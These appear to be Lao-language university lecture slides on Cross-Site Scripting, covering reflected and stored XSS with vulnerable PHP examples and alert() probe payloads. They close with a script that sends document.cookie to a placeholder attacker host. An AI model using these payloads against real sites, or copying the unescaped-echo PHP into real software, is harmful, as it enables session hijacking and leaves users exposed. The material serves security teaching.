
ຄະນະວິທະຍາສາດທຳມະຊາດ
ພາກວິຊາ ວິທະຍາສາດຄອມພິວເຕີ


ຄວາມປອດໄພເວບໄຊ
(Web Security)



ສອນໂດຍ: ອຈ ເພັດ ສອນວິໄລ
ມືຖື: 020 58390300
ອີເມວ: p.sonevilay@nuol.edu.la

ບົດທີ5

ການບຸກໂຈມຕີດ້ວຍ Cross-Site Scripting (Cross-Site Scripting Attack)



ເນື້ອໃນໂດຍລວມ

- ສະເໜີເບື້ອງຕົ້ນ
- ແນວຄວາມຄິດການໂຈມຕີດ້ວຍ Cross-Site Scripting(XSS)
- ປະເພດຂອງການໂຈມຕີແບບ XSS
- ວິທີການໂຈມຕີດ້ວຍ XSS


ສະເໜີເບື້ອງຕົ້ນ

- ການໂຈມຕີແບບ cross-site scripting ເປັນໜຶ່ງໃນຈຳນວນການໂຈມຕີບັນດາລະບົບຜ່ານທາງອິນເຕເນັດ, ແລະ ການຂຽນໂປຣແກຣມອາດຈະບໍ່ເຮັດກຸມເຮັດໃຫ້ເກີດມີຈຸດອ່ອນ ເຊັ່ນວ່າ: ການຂຽນໂປຣແກຣມໂດຍບໍ່ມີການປ້ອງກັນຢ່າງຮັດກຸມ.
- ການໂຈມຕີແບບ cross-site scripting ຫຼື ເອີ້ນວ່າ: XSS ເປັນການໂຈມຕີໂດຍນຳໃຊ້ໂຄດສັ່ງປະມວນຜົນ(Code injection) ຊຶ່ງເຮັດໄດ້ຜ່ານທາງໜ້າຟອມປ້ອນຂໍ້ມູນໃນໂປຣແກຣມທີ່ບໍ່ມີການກວດສອບຄວາມຖືກຕ້ອງ.
- XSS ເກີດຂຶ້ນໄດ້ຖ້າຜູ້ພັດທະນາບໍ່ມີການກັ່ນຕອງການປ້ອນຂໍ້ມູນຂອງຜູ້ໃຊ້.

ແນວຄວາມຄິດການໂຈມຕີດ້ວຍ

- ການບຸກໂຈມຕີ XSS ໂດຍພື້ນຖານແລ້ວຈະນຳໃຊ້ການແຊກໂຄດ(script) ເຂົ້າໃນໜ້າຟອມການປ້ອນຂໍ້ມູນຂອງຜູ້ໃຊ້ ຫຼື ຜ່ານທາງການເຊື່ອມໂຍງ(Hyperlink)ເພື່ອສະແດງຂໍ້ມູນ.
- ໂຄດ XSS ທີ່ນຳມາແຊກໃນເບື້ອງຂອງຜູ້ໃຊ້ໄດ້ແກ່: JavaScript, VBScript, HTML, CSS, Flash, ແລະ ອື່ນໆ.
- XSS ສາມາດບັນທຶກຂໍ້ມູນທີ່ເປັນອັນຕະລາຍລົງໃນເຄື່ອງເຊີເວີ ຫຼື ສັ່ງການຄຳສັ່ງໃດໜຶ່ງໃຫ້ເຮັດວຽກຜ່ານທາງເຄື່ອງຜູ້ໃຊ້ໄດ້.


ແນວຄວາມຄິດການໂຈມຕີດ້ວຍ



ແນວຄວາມຄິດການໂຈມຕີດ້ວຍ


- ຜົນຮ້າຍຈາກ XSS
  - ສົ່ງໜ້າເວບໄປຍັງໜ້າທີ່ຜູ້ໂຈມຕີກຳນົດໄວ(Redirect page to phishing sites) ຫຼື ປອມໜ້າເຂົ້າສູ່ລະບົບ(fake login pages
  - ລັກເອົາຂໍ້ມູນຜູ້ໃຊ້(Steal the users cookies), ເພື່ອນຳໃຊ້ຂໍ້ມູນ ດັ່ງກ່າວເພື່ອເຂົ້າສູ່ລະບົບ(allowing them access to other web applications with authenticated sessions)
  - ແຊກ links ເພື່ອໂຈມຕີຈາກເຄື່ອງຜູ້ໃຊ້ດ້ວຍຄຳສັ່ງພາຍໃນ html body ເພື່ອວາງເປົ້າໝາຍການຕິດຕັ້ງໂປຣແກຣມປະເພດ malware ລົງໃນລະບົບ (key loggers, remote access tools)

ປະເພດຂອງການໂຈມຕີແບບ XSS



- ການໂຈມຕີແບບ XSS ມີ 2 ປະເພດຄື:
  - non-persistent XSS - ນຳໃຊ້ການສົ່ງໂຄດເພື່ອສະແດງຂໍ້ມູນ, ຈະບໍ່ເກັບໄວ້ໃນເຄື່ອງເຊີເວີ.
  - persistent XSS - ນຳໃຊ້ການສົ່ງໂຄດໄປເກັບໄວ້ໃນເຄື່ອງເຊີເວີ ແລະ ສັ່ງໃຫ້ເຮັດວຽກ

ວິທີການໂຈມຕີດ້ວຍ XSS




- ການກວດສອບ XSS

ນຳໃຊ້ການປ້ອນຂໍ້ມູນໃນຟອມປ້ອນຂໍ້ມູນຂອງຜູ້ໃຊ້ ຫຼື ຟອມຄົ້ນຫາຂໍ້ມູນ ດັ່ງໂຄດຕ່ໍໄປນີ້ ຖ້າສະແດງຄຳວ່າ: XSS ຫຼື b00m ສະແດງວ່າເວບດັ່ງກ່າວມີຊ່ອງໂວ່ ສາມາດໂຈມຕີດ້ວຍ XSS ໄດ້.

- <script>alert("XSS")</script>
- <script>alert('XSS')</script>/
- <script>alert('XSS')</script>

ວິທີການໂຈມຕີດ້ວຍ XSS



- ຕົວຢ່າງ: ການໂຈມຕີດ້ວຍ XSS

```
<form action="post.php" method="post">
 <input type="text" name="txt1">
 <input type="submit" value="Send">
</form>
```

ວິທີການໂຈມຕີດ້ວຍ XSS


- ຕົວຢ່າງ: ການໂຈມຕີດ້ວຍ XSS

```
<?php
echo $_POST[“txt1"];
?>
```

- ປ້ອນຄຳສັ່ງຜ່ານໜ້າຟອມ

```
<script>alert("hacked by XSS")</script>
```

ວິທີການໂຈມຕີດ້ວຍ XSS




- ຕົວຢ່າງ: Non-persistent XSS

```
<?php
echo "You searched for: " . $_GET["query"];
?>
```

- ປ້ອນຄຳສັ່ງຜ່ານໜ້າຟອມ
  - search.php?query=<script>alert('XSS')</script>
  - search.php?query="><script>alert('XSS')</script>
  - search.php?query='><script>alert('XSS')</script>

ວິທີການໂຈມຕີດ້ວຍ XSS



- ຕົວຢ່າງ: Persistent XSS

  ກໍລະນີທີ່ຜູ້ໃຊ້ສຳເລັດການບັນທຶກໂຄດໂປຣແກຣມລົງໃນເຄື່ອງເຊີເວີແລ້ວ


  ```
  <?php
  file_put_contents("comments.txt", $_POST[“txt1"], FILE_APPEND);
  echo file_get_contents("comments.txt"); //ສະແດງຂໍ້ມູນ
  ?>
  ```

ວິທີການໂຈມຕີດ້ວຍ XSS

- ຕົວຢ່າງ: ການສະແດງ cookie ຂອງເຄື່ອງຜູ້ໃຊ້

```
<script>alert(document.cookie);</script>
Hello Everybody,
Welcome to this message board.
```

ວິທີການໂຈມຕີດ້ວຍ XSS



- ຕົວຢ່າງ: ການລັກເອົາ cookie ຂອງເຄື່ອງຜູ້ໃຊ້

Hello Folks,
<script>document.write('<img
src=http://attacker_IP_address:5555?c='
+ escape(document.cookie) + ' >'); </script>
This script is to test XSS. Thanks.

ຂໍ້ມູນອ້າງອີງ

[1] J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla and Anandha Murukan. Improving Web Application Security, Microsoft Corporation, 2013

[2] ການປ້ອງກັນ ແລະ ຮັກສາຄວາມປອດໄພເຄືອຂ່າຍ, www.mict4u.net

ຖາມ ແລະ ຕອບ

ຂອບໃຈ